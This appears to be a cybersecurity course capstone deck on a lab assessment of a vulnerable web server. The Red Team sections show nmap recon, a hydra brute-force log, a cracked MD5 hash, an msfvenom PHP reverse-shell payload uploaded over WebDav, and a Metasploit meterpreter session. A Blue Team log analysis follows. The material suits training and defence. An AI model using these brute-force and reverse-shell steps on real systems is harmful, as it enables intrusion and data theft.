

# Capstone Engagement

## Assessment, Analysis, and Hardening of a Vulnerable System

# Table of Contents

---

This document contains the following sections:

01

**Network Topology**

02

**Red Team:** Security Assessment

03

**Blue Team:** Log Analysis and Attack Characterization


04

**Hardening:** Proposed Alarms and Mitigation Strategies

---

# Network Topology

# Network Topology



## Network

### Address Range:

192.168.1.0/24

**Netmask:** 255.255.255.0

**Gateway:** 192.168.1.1

## Machines

**IPv4:** 192.168.1.105

**OS:** Windows

**Hostname:** Capstone

**IPv4:** 192.168.1.90

**OS:** Linux

**Hostname:** Kali

**IPv4:** 192.168.1.100

**OS:** Linux

**Hostname:** ELK

The slide features a solid red background at the top and bottom. The central area has a dark background with a complex, repeating geometric pattern of triangles and squares in various shades of dark red and black. The text is centered in this area.

# **Red Team** Security Assessment

# Recon: Network Discovery

---

- Our goal here is to gather information that will help us begin our attack.
- By running **ifconfig** on our Kali machine we will discover our ip address on the network along with the subnet.
- Using this information we can run various **Nmap scans** to determine other machines on the network, the services they are running, and the OS they are using.

```
root@Kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.90 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::215:5dff:fe00:412 prefixlen 64 scopeid 0x20<link>
    ether 00:15:5d:00:04:12 txqueuelen 1000 (Ethernet)
    RX packets 4210 bytes 676131 (660.2 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 34084 bytes 42438325 (40.4 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 2007 bytes 84362 (82.3 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 2007 bytes 84362 (82.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@Kali:~# █
```

# Recon: Network Discovery

```
root@Kali:~# nmap 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-11-10 16:51 PST
Nmap scan report for 192.168.1.1
Host is up (0.00049s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
2179/tcp   open  vmrpd
3389/tcp   open  ms-wbt-server
MAC Address: 00:15:5D:00:04:0D (Microsoft)

Nmap scan report for 192.168.1.100
Host is up (0.0055s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
9200/tcp   open  wap-wsp
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)

Nmap scan report for 192.168.1.105
Host is up (0.00058s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 00:15:5D:00:04:0F (Microsoft)

Nmap scan report for 192.168.1.90
Host is up (0.0000080s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh

Nmap done: 256 IP addresses (4 hosts up) scanned in 6.75 seconds
root@Kali:~# █
```

```
root@Kali:~# nmap -sV 192.168.1.1-105
Starting Nmap 7.80 ( https://nmap.org ) at 2021-11-16 15:09 PST
Nmap scan report for 192.168.1.1
Host is up (0.00044s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds?
2179/tcp   open  vmrpd?
3389/tcp   open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.1.100
Host is up (0.00055s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
9200/tcp   open  http         Elasticsearch REST API 7.6.1 (name: elk; cluster: elasticsearch; Lucene 8.4.0)
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.105
Host is up (0.00054s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.90
Host is up (0.0000080s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.1p1 Debian 5 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 105 IP addresses (4 hosts up) scanned in 29.68 seconds
root@Kali:~# █
```

# Recon: Identifying the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-REFVM-684427	192.168.1.1	Gateway
Capstone	192.168.1.105	Target Machine
Kali	192.168.1.90	Attacker Machine
ELK	192.168.1.100	Monitor Machine



# Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Identification and Authentication Failure	There were no limitations on logins and weak passwords were used. Admin user ryan's password hash was exposed in a text file. Access to paths for login pages.	This vulnerability allowed for a brute force attack to crack the password for the given two admin level users
Unauthorized File Upload	There were no limitations on being able to upload arbitrary files on the server regardless of size or file type	This permitted external php scripts to be uploaded on the server
Remote Code Execution	The uploaded php script can be used to execute arbitrary shell commands	This vulnerability resulted in the attacker opening a reverse shell to the server
Browsable Web Directory	The web directory was found to be browsable which means anyone can view it's contents. Admin username 'ashton' openly exposed.	This vulnerability made it easy to narrow down which username to use for a brute force as well as revealing the path to admin folders

# Exploitation: Identification and Authentication Failure

---

01

## Tools & Processes

- Cracked password for admin user ashton using *hydra*
- Cracked hash for admin user ryan using crackstation.net

02

## Achievements


- Admin user 'ryan' password hash used to access target machine server via WebDav directory
- Admin user 'ashton' password cracked to access secret folder on web directory

03

## Screenshots

- Hydra
- Crackstation password hash cracking
- WebDav login

# Screenshots: Identification and Authentication Failure



```
File Actions Edit View Help
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "yangyang" - 10102 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "yakuza" - 10103 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "wildflower" - 10104 of 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "wallpaper" - 10105 of 14344399 [child 21] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "vaseline" - 10106 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "vaquita" - 10107 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "twinkletoes" - 10108 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "trixiel" - 10109 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "toosexy" - 10110 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "teixeira" - 10111 of 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "simran" - 10112 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "sherwood" - 10113 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "shelton" - 10114 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "sex123" - 10115 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "rebela" - 10116 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "pocket" - 10117 of 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "patriot" - 10118 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "pallmall" - 10119 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "pajaro" - 10120 of 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "muriello" - 10121 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "montes" - 10122 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "meme123" - 10123 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "meanduu" - 10124 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "march6" - 10125 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "madonna" - 10126 of 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lindinha" - 10127 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "leopoldo" - 10128 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laruku" - 10129 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lampshade" - 10130 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lamlaslinda" - 10131 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lakota" - 10132 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "ladde" - 10133 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10134 of 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135 of 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jefererson" - 10142 of 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399 [child 0] (0/0)
[80][http-get] host: 192.168.1.105 login: ashton password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-11-10 17:27:06
root@kali:~#
```

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

# Exploitation: Unauthorized File Upload

---

01

## Tools & Processes

- Hash crack credentials used to connect via WebDav
- Generated custom shell using msfvenom command
- Uploaded generated shell via WebDav

02

## Achievements

- Successfully uploaded shell as a means to gain access to executing arbitrary commands on the target machine

03

## Screenshots

- Shell created using msfvenom
- Reverse shell upload


## Screenshots: Unauthorized File Upload

```
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.90 LPO
RT=4445 >> shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the
payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes

root@Kali:~# msfconsole
[*] Starting the Metasploit Framework console... \
[*] * WARNING: No database support: No database YAML file
[*] ***

(( _ _ _ _ ))
( ) o o ( )
      |   |
      |   | M S F
      |   |
      |   | ww
      |   |

root@Kali:~#
root@Kali:~#
root@Kali:~#
root@Kali:~#
root@Kali:~#
root@Kali:~# = [ metasploit v5.0.76-dev ]
+ -- --[ 1971 exploits - 1088 auxiliary - 339 post
+ -- --[ 558 payloads - 45 encoders - 10 nops ]
```



# Exploitation: Remote Code Execution

01

## Tools & Processes

- Set up meterpreter listener using msfconsole
- Meterpreter used to connect to web shell that was uploaded
- Shell used to gain access to target machine and compromise data

02

## Achievements

- Successfully executed reverse shell to target machine
- Gained access to full file system on target machine

03

## Screenshot

- Meterpreter setup and successful session opened using reverse shell exploit

## Screenshots: Remote Code Execution

```

File Actions Edit View Help
=[ metasploit v5.0.76-dev ]
+ -- --=[ 1971 exploits - 1088 auxiliary - 339 post ]
+ -- --=[ 558 payloads - 45 encoders - 10 nops ]
+ -- --=[ 7 evasion ]

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) > set LPORT 4446
LPORT => 4446
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4446
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4446 -> 192.168.1.105:52440)
    at 2021-11-10 18:20:44 -0800

meterpreter > cd /
meterpreter > ls
Listing: /
=====

Mode                Size           Type    Last modified          Name
-----
40755/rwxr-xr-x    4096        dir    2020-05-29 12:05:57 -0700  bin

```

# Exploitation: Browsable Web Directory

---

01

## Tools & Processes

- Web browser used to navigate
- Narrowed password cracking to just one user (ashton)
- Used browsable web directories to discover the secret\_folder hidden directory

02

## Achievements

- Open paths to secret\_folder and WebDav
- Easily identified paths to admin folders for file upload
- Directory paths openly listed on web server
- Admin 'ashton' username exposed




03

## Screenshots




- Web server directory
- Secret\_folder discussion
- Access to secret\_folder
- Secret\_folder contents



# Screenshots: Browseable Web Directories



# Screenshots: Browsable Web Directories



# Blue Team

Log Analysis and  
Attack Characterization

# Analysis: Identifying the Port Scan

- What time did the port scan occur? *1:00 pm*
- How many packets were sent, and from which IP? *19,584 packets sent from the IP address 192.168.1.90*
- What indicates that this was a port scan? *The large volume of packets being sent to the network along with the HTTP status codes.*

HTTP status codes for the top queries [Packetbeat] ECS



GET /company\_folders/secret\_folder: HTTP Query



PROPFIND /webdav: HTTP Query



PROPFIND /webdav/passwd.dav: HTTP Query




PROPFIND /webdav/shell1.php: HTTP Query




OPTIONS \*: HTTP Query

401  
301  
207  
404  
200

Connections over time [Packetbeat Flows] ECS Nov 10, 2021 @ 00:00:00.000 to Nov 11, 2021 @ 21:00:00.000



Errors vs successful transactions [Packetbeat] ECS



# Analysis: Finding the Request for the Hidden Directory

- What time did the request occur? 1:05 pm
- How many requests were made? *15,621 requests were made for /company\_folders/secret\_folder directory from the IP address 192.168.1.90*
- Which files were requested? *We can see that the /webdav and /webdav/passwd.dav directories were also requested numerous times.*
- What did they contain? *These directories and the files inside them contained confidential data along with documentation of highly sensitive information involving company secrets. The information gathered in these directories played a huge role in the attack on the server.*

## Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending ▴

Count ▾

http://192.168.1.105/company\_folders/secret\_folder

15,621

http://192.168.1.105/webdav

442

http://192.168.1.105/webdav/shell1.php

36

http://192.168.1.105/webdav/passwd.dav

33

http://192.168.1.105/

6

# Analysis: Uncovering the Brute Force Attack

- How many requests were made in the attack? *We can see that the password protected secret\_folder was requested 15,621 times, but the file inside that directory was only requested 3 times. So, out of 15,621 requests, only 3 were successful.*
- How many requests had been made before the attacker discovered the password? *15,618 requests had been made using hydra before the password was discovered. As you can see below the large spike in connections from the hydra attack*


http://192.168.1.105/company\_folders/secret\_folder

15,621

http://192.168.1.105/company\_folders/secret\_folder/connect\_to\_corp\_server

3

```
# server.ip          192.168.1.105
# server.port        80
# source.bytes       1638
# source.ip          192.168.1.90
# source.port        42000
# status             Error
# type              http
# url.domain         192.168.1.105
# url.full            http://192.168.1.105/company_folders/secret_folder
# url.path           /company_folders/secret_folder
# url.scheme         http
# user_agent.original Mozilla/4.0 (Hydra)
```



